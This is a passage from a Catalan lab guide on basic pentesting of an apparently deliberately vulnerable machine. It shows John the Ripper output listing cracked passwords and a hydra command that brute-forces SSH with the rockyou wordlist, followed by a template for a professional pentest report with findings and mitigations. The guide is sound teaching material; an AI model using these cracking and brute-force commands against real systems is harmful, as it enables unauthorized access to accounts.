 ↪  type instead
Using default input encoding: UTF-8
```

```
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3)
 ↪  $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:04:45 DONE (2026-08-07 12:32) 0.01052g/s 49465p/s 197895c/s
 ↪  197895C/s  ejngyhga007..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords
 ↪  reliably
Session completed.

┌──(ramon@kali)-[~]
└─$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash

3 password hashes cracked, 4 left

┌──(ramon@kali)-[~]
```

O bé, per a un servei de xarxa (per exemple SSH):

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt
 ↪  ssh://192.168.100.20
```

2.11. Fase 5 --- Elabora l'informe

Tasca: Lliura un informe de pentesting bàsic, que segueixi l'estructura estàndard del sector professional.

Portada i dades generals

- Nom, data, mòdul
- Abast de la prova (IPs/màquines analitzades)
- Objectiu (què s'havia d'aconseguir)

Resum executiu

Un paràgraf breu (5-6 línies), **sense tecnicismes**, que resumeixi què s'ha trobat i la gravetat. Ha de ser entenedor per algú no tècnic (simula un informe real per a un “client”).

Metodologia

Quines fases s'han seguit (reconeixement → escaneig → identificació → explotació → postexplotació) i quines eines s'han fet servir a cada una.

Troballes

Per **cada vulnerabilitat trobada**, una fitxa amb:

Camp	Contingut
Nom	p. ex. “Backdoor a vsftpd 2.3.4”
Gravetat	Crítica / Alta / Mitjana / Baixa
Servei/Port afectat	21/tcp
Descripció	Què és la vulnerabilitat
Evidència	Captura de pantalla + sortida de Nmap/Metasploit
Impacte	Què podria fer un atacant amb això
CVE (si n'hi ha)	Referència oficial

Procés d'explotació pas a pas

Ordres exactes executades, captures de cada pas, i el resultat obtingut (per exemple, la shell aconseguida amb `whoami` mostrant `root`).

Recomanacions de mitigació

Per a cada troballa: com s'hauria de solucionar (actualitzar versió, tancar port, canviar contrasenya per defecte, etc.). Aquesta part és important perquè tanca el cercle atac → defensa.

Conclusions

Valoració global de la seguretat del sistema analitzat.

Exemple d'informe

Índex de figures

Versions d'aquest document

- HTML
- PDF
- ODT
- MD